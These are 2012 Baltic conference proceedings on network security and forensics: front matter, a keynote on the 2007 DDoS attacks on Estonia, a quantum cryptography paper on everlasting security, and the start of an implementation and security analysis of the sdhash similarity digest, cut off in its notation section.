# BALTIC CONFERENCE

# Network Security & Forensics

Tartu, 02.-03.08.2012

---

Universität Rostock 2012

Herausgeber: Prof. Dr. Clemens Cap
Wissenschaftsverbund „Informations- und Kommunikationstechnologien“ (IuK)

Erstellung der Druckvorlage: Sebastian Aust

Entwurf des Umschlagbildes: Christine Bräuning

---



Bezugsmöglichkeiten: Universität Rostock
Institut für Informatik
Frau Doreen Schulze
Albert-Einstein-Str. 22, Raum 163
18059 Rostock

Universität Rostock
Wissenschaftsverbund IuK
Frau Dr. Christine Bräuning
Albert-Einstein-Str. 22, Raum 364
18059 Rostock

Druck: IT- und Medienzentrum der Universität Rostock

# Table of Contents

# Preface

Due to the generous support of the German Academic Exchange Service (DAAD - Deutscher Akademischer Austausch Dienst), BaSoTI summer school is going in to its eighth year, with the associated conference going into its sixth year.

It was in 2005, that the University of Bremen, the University of Lübeck, the International School of New Media at the University of Luebeck (ISNM), and the University of Rostock joined forces for the first Baltic Summer School in Technical Informatics (BaSoTI). Supported by a sponsorship of the German Academic Exchange Service a series of lectures was offered between August 1 and August 14, 2005 at Gediminas Technical University at Vilnius, Lithuania. The goal of the Summer School was to intensify the educational and scientific collaboration of northern German and Baltic Universities at the upper Bachelor and lower Master level.

In continuation of the successful programme, BaSoTI 2 was again held at Vilnius in 2006, BaSoTI 3 took place in Riga, Latvia at the Information Systems Management Institute in 2007, BaSoTI 4 and BaSoTI 5 were held at the University of Tartu, BaSoTI 6 took place in Kaunas, Lithuania and BaSoTI 7 at the Technical University of Riga, Latvia.

Since BaSoTI 3, the Summer School lectures have been complemented by a one day scientific event. The goal is to give young, aspiring PhD candidates the possibility to learn to give and to survive an academic talk and the ensuing discussion, to get to know the flair and habits of academic publishing and to receive broad feedback from the reviewers and participants. Moreover, the Summer School students would have a chance to participate in what most likely would be their first academic research event.

In 2012, the emphasis in BaSoTI was placed on Cyber Forensic and Cyber Secruity. The cooperation with the Estonian Forensic Science Institute EFSI allowed the students to gain important insight and hands-on experience with state of the art proprietary forensic software. Keynotes, by Anto Veldre and Dominique Unruh, provided insight into the areas of cyber attacks and quantum cryptography. Moreover, international, reviewed contributions by researchers were presented and BaSoTI students contributed with short talks on their work.

Clemens H. Cap
Rostock, September 2012

## First International Baltic Conference on Network Security & Forensics (NeSeFo 2012) - Programme Committee

Baier, Harald (Hochschule Darmstadt, University of Applied Sciences)

Dankert, Reinhard (Data Protection Commissioner of the Federal State Mecklenburg-Western Pomerania)

Freiling, Felix (University Erlangen-Nürnberg)

Hammer, Daniel (University of Applied Sciences Offenburg)

Kemmerich, Thomas (Bremen University)

Kerschbaum, Florian (Dresden University of Technology)

Müller, Günter (University of Freiburg)

Pfisterer, Dennis (Luebeck University)

Unruh, Dominique (Tartu University)

## Sixth Baltic Workshop "Cyber Forensics" - Programme Committee

Ahrens, Andreas (University of Technology, Business and Design, Wismar)

Cap, Clemens (University of Rostock)

Kemmerich, Thomas (Bremen University)

Mundt, Andreas (University of Rostock)

Pfisterer, Dennis (Luebeck University)

Sobe, Peter (University of Applied Sciences Dresden)

# BALTIC CONFERENCE

# Keynotes

# Cyber attacks against Estonia in 2007 and ...

Anto Veldre
CERT-EE
email: anto@cert.ee

**Abstract:** The keynotes offer an overview on three distinct topics. First, some less known semantical shortcuts and mind-mapping methods were imported from neighboring areas of science and technology. Then, some distinguishing characteristics of Great Estonian 2007 DDoS were discussed. Last but not least, the trinity of computer forensics was challenged in light of ongoing cloudization.

## 1 Introduction

Our modern society is highly reliant on any kind of technology, while technology itself is developing with a constant acceleration. To assess the ever rising complexity of technology and to clearly mark the junctions of technology with the social organisation of the society, we attempt to further elevate the amount of critical thinking. For this purpose we will cite several mind mapping methods from other science areas.

Then we assess the 2007 DDoS main characteristics $x, y, z, q$ and $r$ based on an ad-hoc taxonomy.

In the conclusive part of the keynote, we direct forensic scientists to analyze the artifact that classical "trinity of forensics" starts to be influenced by the cloud computing.

## 2 Analyze and understand techn(olog)ical artifacts!

Main purpose of this section is to refer to ideas and methods which help to analyze and understand techn(olog)ical artifacts.

Superimposing on the principle of the linguistic relativity [1], we see that the quality (and sometimes even the very existence) of a model depend on the language, semantics and philosophy chosen to create the model. A classical tale tells us about two runners, one of them achieved the honorable second place while another finished next to the loser. Due to the "shifted" semantics that particular model serves well for demagogical purposes. A well planned semantical trap can lead the forensic scientist to distorted view on reality: "All animals are equal, but some animals are more equal than others" [2]. In post-Soviet mental space, certain words carry a special or double meaning, like fascist, hero and spy. To map these words to reality, one first has to choose the side. In boundary situations both the meaning and the side chosen can change in real time, the best example describing

the gradual shift from ”the creature fled Elba” via ”Napoleon arriving Paris” to ”Vivat Emperor!”.

One important concept to understand that the acceleration at which the technology is developed, is constant and therefore the speed is constantly rising. If one wishes to wait ”until the technology boom is over”, then probably there will be no such time any more. The best conceptualization of these ”Civilizing events” or, the time periods ”between” the two inventions, is given in otherwise questionable source [3].

The world has changed. Communication barriers between people are declined. The acquaintance distance between people is characterized as the number of intermediaries between randomly chosen people, e.g. the reader and the US President. See [4] Six Degrees of Separation.

Terms like Systemic risk and self-fulfilling prophecies characterize complex systems, which elements are tightly intercoupled. Even the smallest action in such system can trigger positive feedback [5] and distribute as a wave through complex undocumented layers, and lead to disastrous reactions. This kind of behavior is well described in ”Normal Accidents” from Perrow [6].

To analyze the complex environment (e.g. decisions of a military pilot), the OODA loop (Observe, Orient, Decide, Act) has been proposed by John Boyd [7]. One can prevail the adversary by minimizing OODA cycle, e.g. observing better, orienting, deciding or acting faster. In case of Great Estonian 2007 DDoS one of the critical issues was to minimize reaction time (from an attacking IP discovered until the next blacklist was loaded to the router). However, in next year in Georgia, blacklist reaction times went down to 15 minutes and so the adversary started to rent botnets in 15 min cycles, which was very uncommon.

Richard Heuer in his ”Psychology of Intelligence Analysis” [8] has described the problem of human thinking about the first impression being the strongest. Human brain is assembling once seen pattern into a static block. If an analyst is not correcting his mind consciously, then he is unable to see some ”slow” changes against that first and stoned impression.

Deidre Barret in her ”Supernormal Stimuli” [9] develops that concept even more, indicating some ancient human instincts that could be over amplified through the media to the level where these are creating problems to the human (sex, desire to salty and fat food etc). However, a kind of self control can be used to ”fight” these basic instincts.

In our time, we cannot anymore distinguish virtual reality from the real one. These two intertwine and become the one. There are several sub-realities and people cannot anymore participate in all of them (FB, Twitter, traditional clubs). A choice has to be made. To characterize some draft non-polished reality, a screenshot was offered from movie ”13-th Floor” (depicting a desert with green coordinate net). See [10] and respective IMDB entry [11].

Last but not least, the concept of Digital Enclosure was initially introduced by Mark Andrejevic [12]. This is an interactive realm wherein every action, interaction, and transaction generates information about itself. The question is how people occur there and whether

they (e.g. entering the FaceBook) really understand their actual status in this new type of reality.

These were the scientific concepts presented with the goal to broaden the analysis framework of a forensic scientist.

## 3 The Great Estonian 2007 DDoS

The Great Estonian 2007 DDoS [13] normally serves as an example of world's first cyberwar. However, the importance and the characteristics of 2007 DDoS are usually misvalued. Due to the fact that Internet for Estonia looks more like a leaf not a node, it is very easy to apply filters and blacklists. E.g. it is easy to block all TCP port 80 traffic from abroad to Estonia and, after that, it is warranted that no external entity can endanger Estonian web servers. However, this kind of a countermeasure can easily defeat the country's ability to effectively disseminate the information about the current events. During the Great Estonian 2007 DDoS it actually happened and the adversary was able to implement his own version of the events easily onto mainstream media (EuroNews).

Generally, depending on the strength and sophistication, a DDoS can defeat several consecutive defence layers: *application; host; FW/router/F5; communication wire (saturation); ISP; Country, society, lifestyle.*

There are other important characteristics, which are mainly overlooked while dealing with DDoSes history. While a "normal" DDos is "coherent" in its nature - usually one attack type against one target machine involved, then 2007 DDoS in "musical terms" could be compared to the wall of sound - a termin normally associated to the recording style of early Phil Spector [14]. Every imaginable attack type (not only DDoS but clever SQL injections below the IDS radar) were present during the attack. While a commodity DDoS is relatively "standard" - one can calculate the botned size and cost based on attack pattern, the 2007 DDoS contained every imaginable pattern of attack.

Based on these observations, we recommend such a taxonomy while assessing a DDoS:

$x =$ *attack type (TCP, ICMP, SYN, or a variety)*

$y =$ *intensity (e.g. 12345 Gbit/sec)*

$z =$ *professionalism, craftmanship quality*

$q =$ *target count (or, list)*

Yet another important quality of a DDoS is the extent of coordination with some real time events (variable $r$), be that military or political attack or some "non-violent" protest action. As some less known examples, we can list the visit of Russian Duma members into Tallinn [15] (they raised the requirement to change the Estonian Government), physical attacks against Estonian and Swedish ambassadors in Moscow [16], and a very talented "slow running beeping cars" action in Tallinn which lasted 3 days and used combined

methods not even mentioned in Gene Sharp ”198 Methods of Nonviolent Action” [17]. Next year in Georgia, the coordination with real events was raised to maximum and DDoS was synchronized with the military attack against the country.

This way, the real importance of the Great Estonian 2007 DDoS was not so much in some temporary artifacts (unavailabilities, service-downs) of Estonian e-lifestyle [18], but serving as an awakening call to the world that no more should the virtuality considered separate from normal ”realities”.

Archive copy of a special website tuvasta.politsei.ee was described [19]. The purpose of that historical site was to enable crowdsourcing while recognizing the persons rioting these days, based on occasional photo and video material. Later the site was removed as contradicting with some basic privacy expectations.

## 4 Phenomena of keynotes

In the concluding part of the keynotes we note that these phenomena:

- the ever-speeding technology emerge;
- the plurality of connected realities;
- physical incapability to attend all realities;
- life-long learning;
- life-logging [20];

and even fictitious concepts like NWO and 1984 lead us to a distinctively different world that we have used to see.

It was suggested to the forensic scientists, that the normal forensic trinity - ”memory, disk, network” - is fast shifting to the dualistic networked model - ”network as transport, network as virtual location”. Two things are sure, the importance of social sciences as the artifact gathering tool will significantly raise, while the forensic accessibility of ”network as a location” will be significantly more difficult.

## References


[1] Linguistic Relativity.
http://en.wikipedia.org/wiki/Linguistic_relativity

[2] George Orwell, Animal Farm.
http://en.wikipedia.org/wiki/Animal_Farm

[3] Jaroslaw Kessler, Civilizing Events.
http://www.newchrono.ru/prcv/Publ/kes-popul-eng.html

[4] Six Degrees of Separation.
http://en.wikipedia.org/wiki/Six_degrees_of_separation

[5] Positive Feedback.
http://en.wikipedia.org/wiki/Positive_feedback

[6] Charles Perrow, Normal Accidents. ISBN-10: 0691004129, ISBN-13: 978-0691004129

[7] John R Boyd, Destruction and Creation; OODA Loop.
http://en.wikipedia.org/wiki/OODA_loop

[8] Richards J. Heuer, Psychology of Intelligence Analysis.
https://www.cia.gov/library/center-for-the-study-of-intelligence/csi-publications/books-and-monographs/psychology-of-intelligence-analysis/index.html

[9] Deirdre Barret, Supernormal Stimuli. ISBN-10: 039306848X, ISBN-13: 978-0393068481

[10] 13-th Floor.
http://2.bp.blogspot.com/-63c8JT44JhM/ToFMT3_MgPI/AAAAAAAAAV4/eaNkT-qEIT0/s1600/13th+floor.jpg

[11] Thirteenth Floor, IMDB.
http://www.imdb.com/title/tt0139809/

[12] Mark Andrejevic, Surveillance in the digital enclosure. ISSN 1071-4421 print / 1547-7487 online, DOI: 10.1080/10714420701715365

[13] Cyber Attack Against Estonia.
http://www.riso.ee/wiki/Riots

[14] Phil Spector Wall of Sound.
http://en.wikipedia.org/wiki/Wall_of_Sound

[15] Wikileaks telegrams, page 2.
http://kp.ru/f/13/attached_file/36/86/778636.doc

[16] Congressional Record - Senate, vol 153, Pt.8, page 11317.
http://books.google.ee/books?id=Ac66atmEAaYC&pg=PA297&lpg=PA297&dq=attacks+estonian+swedish+ambassadors+moscow&source=bl&ots=bsgCbW6GhL&sig=IQma83DjF7tIfSBQYOWueShBlXU&hl=en&redir_esc=y#v=onepage&q=attacks%20estonian%20swedish%20ambassadors%20moscow&f=false

[17] 198 Methods of Nonviolent Action, by Gene Sharp.
http://www.aeinstein.org/organizations/org/198_methods-1.pdf

[18] Estonian Stereotypes (WARNING, partially offensive language!).
http://rs-df.com/forums/index.php?showtopic=54089

[19] Reflection of tuvasta.politsei.ee
http://tuvasta.spam.ee/

[20] ENISA life-logging.
http://www.enisa.europa.eu/activities/risk-management/emerging-and-future-risk/deliverables/life-logging-risk-assessment/

# Achieving Everlasting Security using Quantum Cryptography

Dominique Unruh
University of Tartu, Estonia
email: unruh@ut.ee

**Abstract:** A protocol has everlasting security if it is secure against adversaries that are computationally unlimited *after* the protocol execution. This models the fact that we cannot predict which cryptographic schemes will be broken, say, several decades after the protocol execution. In classical cryptography, everlasting security is difficult to achieve: even using trusted setup like common reference strings or signature cards, many tasks such as secure communication and oblivious transfer cannot be achieved with everlasting security. An analogous result in the quantum setting excludes protocols based on common reference strings, but not protocols using a signature card. We define a variant of the Universal Composability framework, everlasting quantum-UC, and show that in this model, we can implement secure communication and general two-party computation using a signature card as trusted setup.

This short paper gives only an overview over our results. For details, refer to the full paper [Unr12a].

## 1 Everlasting security

Computers and algorithms improve over time and so does the ability of an adversary to break cryptographic complexity assumptions and protocols. It may be feasible to make a good estimate as to which computational problems are hard *today*, and which encryption schemes unbroken. But it is very difficult to make more than an educated guess as to which cryptographic schemes will be secure, say, ten years from now. Key length recommendations (e.g., [II11, NIS11, BB11]) can only be made based on the assumption that progress continues at a similar rate as today; unexpected algorithmic progress and future technologies like quantum computers can render even the most paranoid choices for the key length obsolete.

This situation is very problematic if we wish to run cryptographic protocols on highly sensitive data such as medical or financial data or government secrets. Such data often has to stay confidential for many decades. But an adversary might intercept messages from a protocol that is secure today, store them, and some decades later, when the underlying cryptosystems have been broken, decrypt them. For highly sensitive data, this would not be an acceptable risk.

One way out is to use protocols with unconditional (information-theoretical) security that

are not based on any computational hardness assumptions. For many tasks, however, unconditionally secure protocols simply do not exist (in particular if we cannot assume an majority of honest participants). A compromise is the concept of *everlasting security*. In a nutshell, a protocol is everlastingly secure if it cannot be broken by an adversary that becomes computationally unlimited *after* the protocol execution. This guarantees that all assumptions need only to hold *during* the protocol execution, sensitive data is not threatened by possible future attacks on today's schemes. We only need to reliably judge the *current* state of the art, not future technologies.

Unfortunately, also for everlasting security, we have strong impossibility results. It is straightforward to see that everlastingly secure public key encryption is not possible, symmetric encryption needs keys as long as the transmitted messages, and most secure multiparty computations (MPC) are impossible.

## 2 Quantum cryptography

Since the inception of quantum key distribution (QKD) by Bennett and Brassard [BB84], it has been known that quantum cryptography can achieve tasks that are impossible in a classical setting: a shared key can be agreed upon between two parties such that even a computationally unlimited eavesdropper does not learn that key. Classically, this is easily seen to be impossible. Crpeau and Kilian [CK88] showed how, given only a commitment scheme, we can securely realize an oblivious transfer (OT), which in turn, using ideas from Kilian [Kil88] can be used to implement arbitrary unconditionally secure MPC. Classically, given only a commitment, it is impossible to construct arbitrary unconditionally secure MPC (or even everlastingly secure ones, as we show). Initial enthusiasm was, however, dampened by strong impossibility results. Mayers [May97] showed that it is impossible to construct an unconditionally secure commitment from scratch. Similar impossibilities hold for OT and many other function evaluations (Lo [Lo97]). So the goal to get unconditionally secure MPC is not achievable, even with quantum cryptography.

Also, the usefulness of QKD has been challenged (e.g., by Bernstein [Ber09]). To run a QKD protocol, an authenticated channel is needed. But how to implement such a channel? If we use a public key infrastructure for signing messages, we loose unconditional security and thus the main advantage of QKD. If we use shared key authentication, a key needs to be exchanged beforehand. (And, if we exchange an authentication key in a personal meeting, why not just exchange enough key material for one-time pad encryption – storage is cheap.)

## 3 Everlasting quantum security

A simple change of focus resolves the problems described in the previous paragraph. Instead of seeing the goal of quantum cryptography in achieving unconditional security, we can see it as achieving *everlasting security*. For example, if we run a QKD protocol and

authenticate all messages using signatures and a public key infrastructure, then we do not get an unconditionally secure protocol, but we do get everlasting security: only the signatures are vulnerable to unlimited adversaries, but breaking the security of the signatures after the protocol execution does not help the adversary to recover the key. (Experience and the discussion on composition below show that one has to be careful: we need to check that signatures and QKD indeed play together well and compose securely. We answer this positively: we achieve everlastingly secure universally composable security.)

What about secure MPC? Recall that for constructing unconditionally secure MPC in the quantum setting, the only missing ingredient was a commitment. Once we have a commitment, unconditionally secure MPC protocols exist [Unr10]. Unconditionally secure commitments do not exist, but everlastingly secure ones do! Consider a statistically hiding commitment. That is, the binding property may be subject to computational assumptions, but the hiding property holds with respect to unlimited adversaries. Such a scheme is in fact everlastingly secure. Being able to break the binding property of a commitment after the protocol end is of no use – the recipient of the commitment is not listening any more. And the hiding property, i.e., the secrecy of the committed data, holds forever. So a statistically hiding commitment is in fact everlastingly secure. It seems that we have all ingredients for everlastingly secure quantum MPC. The next paragraph, however, shows that the situation is considerably more subtle.

## 4 Everlasting security and composition – a cautionary tale

As discussed above, statistically hiding commitments are in fact everlastingly secure, and there are quantum protocols that construct unconditionally secure OT (among other things). Thus, composing a statistically hiding commitment with such a protocol will give us an everlastingly secure OT in the bare model (i.e., not using any trusted setup). But it turns out that this reasoning is wrong! Lo's impossibility of OT [Lo97] can be easily modified to show that unconditional OT is impossible, even if we consider only passive (semi-honest) adversaries. But everlasting security implies unconditional security against passive adversaries: A passive adversary is one that during the protocol follows the protocol (and thus in particular is computationally bounded) but after the protocol may perform unlimited computations. Thus Lo's impossibility excludes the existence of everlastingly secure OTs.

What happened? The problem is that although statistically hiding commitments are everlastingly secure on their own, they loose their security when composed. Composition problems are common in cryptography, but we find this case particularly instructive: The commitment does not loose its security only when composed with some contrived protocol, but instead in a natural construction. And not only does a particular construction break down, we are faced with a general impossibility. And the resulting protocol is insecure in a strong sense: an unlimited adversary can guess either Alice's or Bob's input. (As opposed to a situation where the "break" consists solely of the non-existence of a required simulator.)

One may be tempted to suggest that the failure is not related to the everlasting security, but to the non-composability of the commitments. Damgrd and Nielsen [DN02] present commitment schemes that are universally composable (we elaborate on this notion below, it is a security notion that essentially guarantees "worry-free" composition), that only need a predistributed common reference strings (CRS), and that are statistically hiding.[1] Yet, when using these commitments to get everlastingly secure OT, we run into the same problem again: We would get an everlastingly secure OT using a CRS, but a generalization of Lo's impossibility shows that no everlastingly secure OT protocols exist even given a CRS.[2]

## 5 Quantum everlasting universal composability

The preceding paragraph shows that, in the setting of everlasting security, it is vital to find definitions that guarantee composability. One salient approach is the Universal Composability (UC) framework by Canetti [Can01]. In the UC framework, we compare a protocol $\pi$ against a so-called ideal functionality $\mathcal{F}$ which describes what $\pi$ should ideally do. (E.g., $\mathcal{F}$ could be a commitment functionality that registers the value Alice commits to, but forwards it to Bob only when Alice requests an open.) We say $\pi$ UC-emulates $\mathcal{F}$ if for any adversary $\mathrm{Adv}$ (that attacks $\pi$) there is a simulator $\mathrm{Sim}$ (that "attacks" $\mathcal{F}$) we have that no machine $\mathcal{Z}$ (the environment) can distinguish $\pi$ running with $\mathrm{Adv}$ (real model) from $\mathcal{F}$ running with $\mathrm{Sim}$ (ideal model). The intuition behind this is that $\mathrm{Adv}$ can perform only attacks that can be mimicked by $\mathrm{Sim}$. Since $\mathcal{F}$ is secure by definition, $\mathrm{Adv}$ can perform no "harmful" attacks. A salient property of the UC framework is that UC secure protocols can be composed in arbitrary ways (universal composition). By tweaking the details of the definition, we get various variants of UC: If $\mathcal{Z}$, $\mathrm{Sim}$, $\mathrm{Adv}$ are polynomial-time, we have computational UC. If they are unlimited, statistical UC (modeling unconditional security). Unlimited quantum machines lead to the definition of statistical quantum-UC [Unr10].

Mller-Quade and Unruh [MQU10] showed that the UC framework can also be adapted to the setting of everlasting security: We quantify over $\mathcal{Z}$, $\mathrm{Sim}$, $\mathrm{Adv}$ that are polynomial-time, but we say that $\mathcal{Z}$ distinguishes the real and ideal model if the distribution of $\mathcal{Z}$'s output is not *statistically* indistinguishable. That is, a protocol is considered insecure if one can distinguish real and ideal model when being polynomial-time during the protocol, but unlimited afterwards (statistical indistinguishability means that no *unlimited* machine can distinguish).

The ideas from [MQU10] can be easily adapted to the quantum case. We introduce everlasting quantum UC (eqUC). Here $\mathcal{Z}$, $\mathrm{Sim}$, $\mathrm{Adv}$ are quantum-polynomial-time machines (representing the fact that adversaries are limited during the protocol run), but we require that the quantum state output by $\mathcal{Z}$ in the real and ideal model is trace-indistinguishable

[1] The schemes given in [DN02] were only shown secure classically. But we think it likely that similar protocols can be constructed in the quantum setting, too.

[2] That Damgrd and Nielsen's commitment does not compose well in an everlasting security setting was already observed in [MQU10]. Their example, however, only shows insecurity when composing with contrived protocols.

(two quantum states are trace-indistinguishable if no unlimited quantum machine can distinguish them). The eqUC security notion inherits all composability properties from the UC notion. Also, protocols that are secure with respect to statistical classical or statistical quantum UC are also eqUC-secure. In particular, known quantum protocols for constructing MPC from commitments [Unr10] are also eqUC secure. Thus, if we find an eqUC-secure commitment protocol, we immediately get eqUC-secure MPC protocols by composition.

## 6 Everlasting quantum-UC commitments

The problem of everlasting UC commitments in the classical setting was already studied in [MQU10]. Their protocol uses a signature card as trusted setup.[3] Here a signature card is a trusted device (modeled as a functionality) such that the owner of the card can sign messages, everyone can access the public key, and no-one (not even the owner) can get the secret key.[4] Their protocol is, however, only known to be secure in the classical setting. In fact, when we try to prove the protocol secure in a quantum setting, we stumble upon an interesting difficulty in the interplay of zero-knowledge proofs of knowledge and signature schemes.

A core step in the protocol is that Alice performs a proof of knowledge $P$ showing that she knows a certain signature $\sigma$. In the security proof, we then show that Alice must have obtained $\sigma$ from the signature card: Assume Alice successfully performs $P$ without requesting $\sigma$ first. Since $P$ is a proof of knowledge, there is an extractor $E$ (using Alice and indirectly the signing oracle as a black box) that returns a valid witness, i.e., the signature $\sigma$. Since $E$ returns the signature without requesting it from the signing oracle, we have a contradiction to the unforgeability of the signature scheme.

It seems that the same reasoning applies against quantum adversaries if we use quantum proofs of knowledge instead. Unfortunately, this is not the case. In a quantum proof of knowledge (as defined by Unruh [Unr12b]), an extractor with black box access to the prover executes both the prover (modeled as a unitary operation) as well as its inverse (i.e., the inverse of that unitary). This is the quantum analogue of classical rewinding. So the extractor $E$ will invoke not only the signing oracle, but also its inverse! But unforgeability will not guarantee that there are no forgeries when the adversary accesses the inverse of the signing oracle. Hence the security proof fails.

To avoid this problem, we need a new protocol which does not require rewinding in same places of the security proof where we use the unforgeability of the signature scheme. We present such a protocol; it is considerably more involved than the one from [MQU10]. We believe that our approach is of independent interest because it shows one way around the limitations of quantum proofs of knowledge.

[3] It is impossible to construct UC commitments without using some trusted setup such as a CRS [CF01]. [MQU10] shows that for everlasting UC, even a CRS is not sufficient.

[4] The last property is mandated, e.g., by the German signature card law [Sig01].

## 7 Bounded quantum storage model

We quickly compare the concept of everlasting security in this paper with the bounded quantum storage model (BQSM; [DFSS05]). The BQSM achieves very similar goals. Security in the BQSM guarantees that the protocol cannot be broken by an adversary that has limited quantum memory during the protocol execution and unlimited quantum memory after the execution. The BQSM is thus analogous to everlasting security as discussed here, except that it considers quantum memory where we consider computational power. The advantage of the BQSM over our model is that when using a BQSM protocol, we only need to make assumptions about the power of the adversary (its quantum memory). In contrast, in our model we need to assume that the computational power is limited *and* that certain mathematical problems are hard. In our view, the main disadvantage of the BQSM is that it might be useful only for a limited time: currently, we may assume a small limit on the adversary's quantum memory. Should quantum technology advance, though, quantum memory might become cheap, and at that point BQSM protocols must not be used any more. In contrast, with everlasting security as in this paper, if an assumption we use in a protocol is broken, it is likely that there still are other assumptions that can be used – we can then fix the protocol by switching the underlying problem. Also, BQSM protocol tend to have a high communication complexity, and composition is more involved (in particular when we wish for universal composability [Unr11]). Then again, our approach requires trusted setup (signature cards). An interesting goal would be protocols that are simultaneously secure in our model and the BQSM.

**Acknowledgements.** This work was supported by the Cluster of Excellence "Multimodal Computing and Interaction", by the European Social Fund's Doctoral Studies and Internationalisation Programme DoRa, by the European Regional Development Fund through the Estonian Center of Excellence in Computer Science, EXCS, by the European Social Fund through the Estonian Doctoral School in Information and Communication Technology, and by the Estonian Science Foundation (grant ETF9171).

## References

[BB84] Charles H. Bennett and Gilles Brassard. Quantum cryptography: Public-key distribution and coin tossing. In *IEEE International Conference on Computers, Systems and Signal Processing 1984*, pages 175–179. IEEE Computer Society, 1984.

[BB11] Bundesnetzagentur and BSI. Algorithms for Qualified Electronic Signatures, May 2011.

[Ber09] Daniel Bernstein. Cost-benefit analysis of quantum cryptography. Classical and Quantum Information Assurance Foundations and Practice, Dagstuhl Seminar 09311, 2009. Abstract at `http://drops.dagstuhl.de/opus/volltexte/2010/2365`, slides at `http://cr.yp.to/talks/2009.07.28/slides.pdf`.

[Can01] Ran Canetti. Universally Composable Security: A New Paradigm for Cryptographic Protocols. In *FOCS 2001*, pages 136–145. IEEE Computer Society, 2001. Full and revised version is IACR ePrint 2000/067.

[CF01] Ran Canetti and Marc Fischlin. Universally Composable Commitments. In *Crypto 2001*, volume 2139 of *LNCS*, pages 19–40. Springer, 2001. Full version is IACR ePrint 2001/055.

[CK88] Claude Crépeau and Joe Kilian. Achieving Oblivious Transfer Using Weakened Security Assumptions (Extended Abstract). In *FOCS 1988*, pages 42–52. IEEE, 1988.

[DFSS05] Ivan Damgård, Serge Fehr, Louis Salvail, and Christian Schaffner. Cryptography In the Bounded Quantum-Storage Model. In *FOCS 2005*, pages 449–458, 2005. Full version is arXiv:quant-ph/0508222v2.

[DN02] Ivan Damgård and Jesper Buus Nielsen. Perfect Hiding and Perfect Binding Universally Composable Commitment Schemes with Constant Expansion Factor. In Moti Yung, editor, *Advances in Cryptology, Proceedings of CRYPTO '02*, volume 2442 of *Lecture Notes in Computer Science*, pages 581–596. Springer-Verlag, 2002. Full version online available at `http://eprint.iacr.org/2001/091`.

[II11] ECRYPT II. Yearly Report on Algorithms and Keysizes. D.SPA.17 Rev. 1.0, ICT-2007-216676, June 2011.

[Kil88] Joe Kilian. Founding cryptography on oblivious transfer. In *STOC 1988*, pages 20–31. ACM, 1988.

[Lo97] Hoi-Kwong Lo. Insecurity of quantum secure computations. *Phys. Rev. A*, 56:1154–1162, Aug 1997. Eprint on arXiv:quant-ph/9611031v2.

[May97] D. Mayers. Unconditionally Secure Quantum Bit Commitment is Impossible. *Physical Review Letters*, 78(17):3414–3417, 1997. Preprint at arXiv:quant-ph/9605044v2.

[MQU10] Jörn Müller-Quade and Dominique Unruh. Long-Term Security and Universal Composability. *Journal of Cryptology*, 23(4):594–671, October 2010.

[NIS11] NIST. Recommendation for Key Management. Special Publication 800-57 Part 1 Rev. 3, May 2011.

[Sig01] Gesetz über Rahmenbedingungen für elektronische Signaturen. Bundesgesetzblatt I 2001, 876, May 2001. Online available at `http://bundesrecht.juris.de/sigg_2001/index.html`.

[Unr10] Dominique Unruh. Universally Composable Quantum Multi-Party Computation. In *Eurocrypt 2010*, LNCS, pages 486–505. Springer, 2010. Preprint on arXiv:0910.2912 [quant-ph].

[Unr11] Dominique Unruh. Concurrent composition in the bounded quantum storage model. In *Eurocrypt 2011*, volume 6632 of *LNCS*, pages 467–486. Springer, May 2011. Preprint on IACR ePrint 2010/229.

[Unr12a] Dominique Unruh. Everlasting Quantum Security. IACR ePrint 2012/177, 2012.

[Unr12b] Dominique Unruh. Quantum Proofs of Knowledge. In *Eurocrypt 2012*, volume 7237 of *LNCS*, pages 135–152. Springer, April 2012. Preprint on IACR ePrint 2010/212.

# BALTIC CONFERENCE

# First International Baltic Conference on Network Security & Forensics (NeSeFo 2012)

# Security and Implementation Analysis of the Similarity Digest `sdhash`

Frank Breitinger & Harald Baier & Jesse Beckingham
Center for Advanced Security Research Darmstadt (CASED)
and Department of Computer Science, Hochschule Darmstadt,
Mornewegstr. 32, 64293 Darmstadt, Germany
email: {frank.breitinger,harald.baier}@h-da.de, jesse@beckingham.de

**Abstract:** Cryptographic hash functions are very sensitive – even if only one bit of the input is changed the output behaves pseudo randomly. Thus the similarity between two inputs cannot be identified. In 2010 Roussev presented a new similarity preserving fingerprinting technique based on statistical chosen features (the most unique ones) called `sdhash`. However, his proposal lacks a thorough implementation and security analysis.

This paper concludes after a thorough analysis that `sdhash` has the potential to be a robust similarity preserving digest algorithm. However, we present some inconsistencies between the specification of `sdhash` and its implementation, which leads to unexpected results of `sdhash`. Furthermore, we uncovered design errors within the fingerprint generation and its comparison. The security part shows that given a file it is easily possible to tamper the file with to come down to a similarity score of approximately 28, but that it is hard to overcome the matching algorithm completely.

## 1 Introduction

The crucial task during a computer forensic acquisition is to distinguish relevant from non-relevant files. As the amount of data an investigator has to deal with is growing rapidly, it is not possible to look at each file by hand. An automated pre-processing tries to filter out known-to-be-good and known-to-be-bad files by using cryptographic hash functions. The proceeding is quite simple: the investigator computes hash values of all files which he finds on a storage medium and performs look ups in a database, e.g., National Software Reference Library (NSRL, (NIS12)).

Cryptographic hash functions meet several security requirements and thus the hash value of a cryptographic hash function behaves pseudo-randomly if the input changes, i.e., if the input changes (e.g. by one bit), approximately 50% of the output bits change. Comparing the similarity of files using cryptographic hash functions is therefore not possible. This could be easily exploited by an active adversary.

(Rou10) came up with a new idea called Similarity Digests Hashing including a prototype called `sdhash`. Although this tool becomes very popular, e.g., NIST includes it into its NSRL, a thorough analysis with respect to correct implementation and security properties is missing. Thus, this paper is an analysis of `sdhash 1.2` and focuses on the specifica-

tion and its implementation. We do not address any questions about the underlying design or the chosen parameters.

### 1.1 Contributions and Organization of this Paper

Our main contribution is to show that `sdhash` is a robust approach, but an active adversary can beat down the similarity score to approximately 28 while preserving the perceptual behaviour of a file (e.g., an image keeps it visual outcome to its observer). Furthermore we uncovered some implementation and design errors which lead to an inconsistency between the implementation and the description of the algorithm. For all cases we provide some solutions to improve `sdhash`.

The rest of the paper is organized as follows: In the subsequent Sec. 1.2 we introduce notation and terms, which we use throughout this paper. Then, in Sec. 2 we sketch the state of the art and discuss relevant literature. Next, we show in Sec. 3 the foundations of the similarity digest fingerprint `sdhash`, which is necessary to understand our improvements and attacks. The core of our paper is given in Sec. 4 and Sec. 5, where we analyze the implementation and present the security aspects, respectively. Sec. 6 concludes our paper.

### 1.2 Notation and Terms used in this Paper

In this paper, we make use of the the following notation and terms, which will be introduced and explained in the subsequent sections:

- $h$ denotes a cryptographic hash function (e.g., SHA-1, MD5, RIPEMD-160).
- $IN$ is a byte string of length $L$, $IN = B_0 B_1 B_2 \dots B_{L-1}$ called input.
